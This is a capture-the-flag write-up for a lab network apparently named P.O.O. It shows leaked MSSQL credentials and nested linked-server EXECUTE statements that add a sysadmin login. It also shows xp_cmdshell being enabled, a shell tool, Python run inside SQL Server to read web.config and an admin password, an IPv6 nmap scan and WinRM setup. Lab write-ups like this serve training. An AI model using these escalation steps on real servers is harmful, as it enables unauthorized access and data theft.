
```
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```

This seemed to be details to a SQL database. And we have our first flag.

POO{fcfb0767f5bd3cbc22f40ff5011ad555}

SQL Access


For SQL access, I booted up my Windows machine and used SQL Management studio. I attempted to log in with the details that we found.



Server type: Database Engine
Server name: 10.13.38.11
Authentication: SQL Server Authentication
Login: external_user
Password: ***************
☑ Remember password

And we have a successful login.


I then proceeded to create a new user for myself.



New User.sql - 10.13...(external_user (52))*

```
EXECUTE('EXECUTE(''CREATE LOGIN [dmwong] WITH PASSWORD=N''''testtest'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITY\POO_PUBLIC"')
AT "COMPATIBILITY\POO_CONFIG"  EXECUTE('EXECUTE(''CREATE USER [dmwong] FOR LOGIN [dmwong]'') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [dmwong]'') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [dmwong]'') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [dmwong]'') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
```


Now that I had created the user, I attempted to log in as the new user.



```
10.13.38.11 (SQL Server 14.0.1000.169 - dmwong)
  Databases
    System Databases
    Database Snapshots
    flag
    POO_PUBLIC
  Security
    Logins
    Server Roles
    Credentials
    Cryptographic Providers
    Audits
    Server Audit Specifications
  Server Objects
  Replication
  PolyBase
  Always On High Availability
  Management
  Integration Services Catalogs
  SQL Server Agent (Agent XPs disabled)
  XEvent Profiler
```

Now that I was logged in as a new user, I could see we had an additional database called flag.

USE flag
Select * FROM dbo.flag



```
10.13.38.11 (SQL Server 14.0.1000.169 - dmwong)
  Databases
    System Databases
    Database Snapshots
    flag
      Database Diagrams
      Tables
        System Tables
        FileTables
        External Tables
        Graph Tables
        dbo.flag
```

SQLQuery1.sql - 10....flag (dmwong (56))*

```
USE flag
Select * FROM dbo.flag
```


	flag
1	POO{88d829eb39f2d11697e689d779810d42}

This gave us another flag.

POO{88d829eb39f2d11697e689d779810d42}

SHELL Access


I needed to enable xp_cmdshell



```
EXEC sp_configure 'show advanced options', 1;
GO
-- To update the currently configured value for advanced options.
RECONFIGURE;
GO
-- To enable the feature.
EXEC sp_configure 'xp_cmdshell', 1;
GO
-- To update the currently configured value for this feature.
RECONFIGURE;
GO
```


Now that I had sysadmin rights on the box, I decided to use https://alamot.github.io/mssql_shell/ to try and gain a shell on the box.

python dmwong_mssql_shell.py




```
root@kali:/opt/htb/endgame/poo# python dmwong_mssql_shell.py
Successful login: dmwong@10.13.38.11
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Windows\system32> whoami
nt service\mssql$poo_public
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Windows\system32> cd c:
C:\Windows\System32
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Windows\system32> cd c:\
CMD MSSQL$POO_PUBLIC@COMPATIBILITY c:\> dir
 Volume in drive C has no label.
 Volume Serial Number is F661-7669
None
 Directory of c:\
None
04/07/2018  12:47 PM    <DIR>          inetpub
03/14/2018  10:21 PM    <DIR>          PerfLogs
03/17/2018  02:15 PM    <DIR>          Program Files
03/17/2018  02:14 PM    <DIR>          Program Files (x86)
03/22/2018  03:36 PM    <DIR>          Users
03/16/2018  02:19 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  23,936,688,128 bytes free
```

I was unable to read anything from the web.config file. I tried to output it but got Access Denied.



```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY c:\inetpub\wwwroot> type web.config
Access is denied.
```


After a little bit of looking around on the system, I noticed that Python seems to be installed on the system.



```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC> dir
 Volume in drive C has no label.
 Volume Serial Number is F661-7669
None
 Directory of C:\Program Files\Microsoft SQL Server\MSSQL14.POO_PUBLIC
None
03/17/2018  02:21 PM    <DIR>          .
03/17/2018  02:21 PM    <DIR>          ..
03/17/2018  02:16 PM    <DIR>          MSSQL
03/17/2018  02:21 PM    <DIR>          PYTHON_SERVICES
               0 File(s)              0 bytes
               4 Dir(s)  23,777,619,968 bytes free
```

Admin Page

Finding this easier to do within SQL Management Studio, I tried reading the contents of the web.config file.




```
EXEC sp_execute_external_script
@language = N'Python',
@script = "
def main():
    f = open('c:\inetpub\wwwroot\web.config', 'r')
    contents = f.read()
    print(contents)
main()
"
```

```
STDOUT message(s) from external script:

Express Edition will continue to be enforced.
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <staticContent>
            <mimeMap
                fileExtension=".DS_Store"
                mimeType="application/octet-stream"
            />
        </staticContent>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="EverybodyWantsToWorkAtP.O.O."
                    />
                </credentials>
            </forms>
        </authentication>
        -->
    </system.webServer>
</configuration>
```

And this gave us the contents of the config file which showed a username and password.

Administrator
EverybodyWantsToWorkAtP.O.O.

I immediately went back to the admin page and attempted to log in with the details shown.




Authentication Required

http://10.13.38.11 is requesting your username and password. The site says: "COMPATIBILITY"

User Name: Administrator

Password: ••••••••••••••••••••••••••••

Cancel OK



"I can't go back to yesterday, because i was a different person then..."
- Alice in Wonderland

Flag : POO{4882bd2ccfd4b5318978540d9843729f}


A successful login to the page revealed the next flag.

POO{4882bd2ccfd4b5318978540d9843729f}

IPv6 and WinRM


I tried everything to get a good reverse shell on the box, but it seemed the firewall was blocking all traffic.

netsh advfirewall firewall show rule name="Block network access for R local user accounts in SQL Server instance POO_PUBLIC"



```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Users> netsh advfirewall firewall show rule name
="Block network access for R local user accounts in SQL Server instance POO_PUBLIC"
None
Rule Name:                            Block network access for R local user accounts i
n SQL Server instance POO_PUBLIC
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            Out
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             Any
Edge traversal:                       No
Action:                               Block
Ok.
None
```


And then I noticed an IPv6 address and another adapter.



```
CMD MSSQL$POO_PUBLIC@COMPATIBILITY C:\Users> ipconfig
None
Windows IP Configuration
None
None
Ethernet adapter Ethernet0:
None
   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:babe::1001
   Link-local IPv6 Address . . . . . : fe80::a5ec:2918:dc2d:d551%13
   IPv4 Address. . . . . . . . . . . : 10.13.38.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : dead:babe::1
                                       10.13.38.2
None
Ethernet adapter Ethernet1:
None
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.20.128.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```


I performed an additional scan on the IPv6 address.

nmap -p- -6 -oN ipv6-scan dead:babe::1001



```
# Nmap 7.70 scan initiated Sun Jun 16 20:39:45 2019 as: nmap -p- -6 -oN ipv6-scan dead:babe::1001
Nmap scan report for dead:babe::1001
Host is up (0.045s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
1433/tcp open  ms-sql-s
5985/tcp open  wsman

# Nmap done at Sun Jun 16 20:41:30 2019 -- 1 IP address (1 host up) scanned in 105.39 seconds
```


I noticed there was an additional port open. We have WinRM on 5985. I had credentials and now tried to access this through WinRM. I made the necessary changes to my hosts file first.



```
dead:babe::1001 poov6.htb
```

